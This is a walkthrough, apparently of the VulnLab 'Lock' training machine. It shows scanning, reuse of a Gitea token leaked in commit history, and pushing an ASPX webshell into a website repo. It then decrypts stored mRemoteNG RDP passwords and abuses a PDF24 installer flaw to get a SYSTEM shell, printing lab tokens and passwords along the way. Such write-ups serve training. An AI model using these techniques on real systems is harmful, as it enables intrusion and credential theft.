Máquina Lock

https://wiki.vulnlab.com/guidance/easy/lock

Reconnaissance

```shell
sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.121.141 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 21:49 CEST
Nmap scan report for 10.10.121.141
Host is up (0.051s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Lock - Index
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Lock
```

```
| Not valid before: 2025-07-23T19:45:35
|_Not valid after:  2026-01-22T19:45:35
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2025-07-24T19:50:12+00:00
|_ssl-date: 2025-07-24T19:50:53+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-24T19:50:15
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds
```

after the initial scan using `nmap` , we got that ports.

> **Info**
>
> I should have done the scan again since it didn't report the port 3000 which is supposed to appear according to https://wiki.vulnlab.com/guidance/easy/lock xd.

There's nothing interesting in the website, we can only notice that it seems to be a production software, that's why **gitea** may be important here.

Explore Help

ellen.freeman / dev-scripts

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main dev-scripts / repos.py

43 lines | 1.1 KiB | Python

Raw Permalink Blame History

```python
import requests
import sys
import os

def format_domain(domain):
    if not domain.startswith(('http://', 'https://')):
        domain = 'https://' + domain
    return domain

def get_repositories(token, domain):
    headers = {
        'Authorization': f'token {token}'
    }
    url = f'{domain}/api/v1/user/repos'
    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        return response.json()
    else:
        raise Exception(f'Failed to retrieve repositories: {response.status_code}')

def main():
    if len(sys.argv) < 2:
        print("Usage: python script.py <gitea_domain>")
        sys.exit(1)

    gitea_domain = format_domain(sys.argv[1])

    personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')
    if not personal_access_token:
        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")
        sys.exit(1)

    try:
        repos = get_repositories(personal_access_token, gitea_domain)
        print("Repositories:")
        for repo in repos:
            print(f"- {repo['full_name']}")
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    main()
```

In gitea we can see one users who has a script in python which check the token and print the repos that the user has. So here we can check the commit history and it appears that someone forgot to delete their token:

1 changed files with 7 additions and 4 deletions

repos.py

11 repos.py

```diff
@ -1,8 +1,6 @@
 import requests
 import sys
-
-# store this in env instead at some point
- PERSONAL_ACCESS_TOKEN = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
+ import os
 
 def format_domain(domain):
     if not domain.startswith(('http://', 'https://')):
@@ -28,8 +26,13 @@ def main():

     gitea_domain = format_domain(sys.argv[1])

+    personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')
+    if not personal_access_token:
+        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")
+        sys.exit(1)
+
     try:
-        repos = get_repositories(PERSONAL_ACCESS_TOKEN, gitea_domain)
+        repos = get_repositories(personal_access_token, gitea_domain)
         print("Repositories:")
         for repo in repos:
             print(f"- {repo['full_name']}")
```

What we can do now is use the actual script in order to get possible hidden repos with that token and we can see there's a hidden/private repo called website which is probably the website open on the port 80

```shell
❯ export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f

❯ python test.py http://10.10.113.16:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
```

Knowing this we can now clone that repo:

```shell
git clone
http://ellen.freeman:43ce39bb0bd6bc489284f2905f033ca467a6362f@10.10.98.131:3000/ellen.freeman/website
```

Explotation


Now I copy a apsx shell in the website repository

```
/usr/share/webshells/aspx/aspxshell.aspx
```

Then I commit and push the changes to the repo

```
git add .
git commit -m "pwn"
git push -u origin
```

Finally, if we go to the page and we request for */aspxshell.aspx* we get the shell we previously upload.



Now we can simply get a shell to our attack machine using https://www.revshells.com/ as the easiest way I use to use.

Privilege escaltion

Once in, in the Documents directory, we can see a config file for the mremoteng software installed which manage, among others, RDP connections, in this case, for the user *Gale.Dekarios* in the target machine, so as it contains a protected variable, which is probably the key used to encrypt the pass, we search for a script in github or somewhere else in order to decrypt the password.

```
PS C:\users\ellen.freeman\Documents> type *
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false"
EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false"
Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3
olLRy+DhDFp" ConfVersion="2.6">
    <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-
a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain=""
Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1n
Rm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389"
ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic"
RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false"
LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true"
DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false"
EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false"
RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic"
RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp=""
```

```
VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC"
VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername=""
VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false"
RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes"
RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false"
InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false"
InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false"
InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false"
InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false"
InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false"
InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false"
InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false"
InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false"
InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false"
InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false"
InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false"
InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false"
InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false"
InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false"
InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false"
InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false"
InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
```


In this case I used this one https://github.com/gquere/mRemoteNG_password_decrypt

```shell
❯ python3 mremoteng_decrypt.py ../content/config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6
```

We got it!


```shell
xfreerdp /v:10.10.113.16 /u:gale.dekarios /p:ty8wnW9qCKDosXo6 /dynamic-resolution
```

Once in, we can realise that this machine uses thre PDF24 software, we can check the versión openning it in the settings field:




I searched for the versión and it's vulnerable for privilage escalation, I use this poc => https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/


So basically I share `SetOpLock.exe` from https://github.com/googleprojectzero/symboliclink-testing-tools from my attack machine to the target machine




The vulnerability consist in executing the pdf24 msi installer which will open a invisible cmd as **SYSTEM** when it tries to write a log file. As we now the archive log it will write, we can use `SetOpLock.exe` in order to stop the invisible cmd executed by SYSTEM and get a shell as SYSTEM:




Once we get the invisible cmd locked thank to **`SetOpLock.exe`** , we go to propierties in order to get a help link and open the browser we want automatically as SYTEM






Here `ctrl+o` to open the file explorer



We confirm that we have the privilages we wanted,



then cmd here and we got the shell as SYSTEM!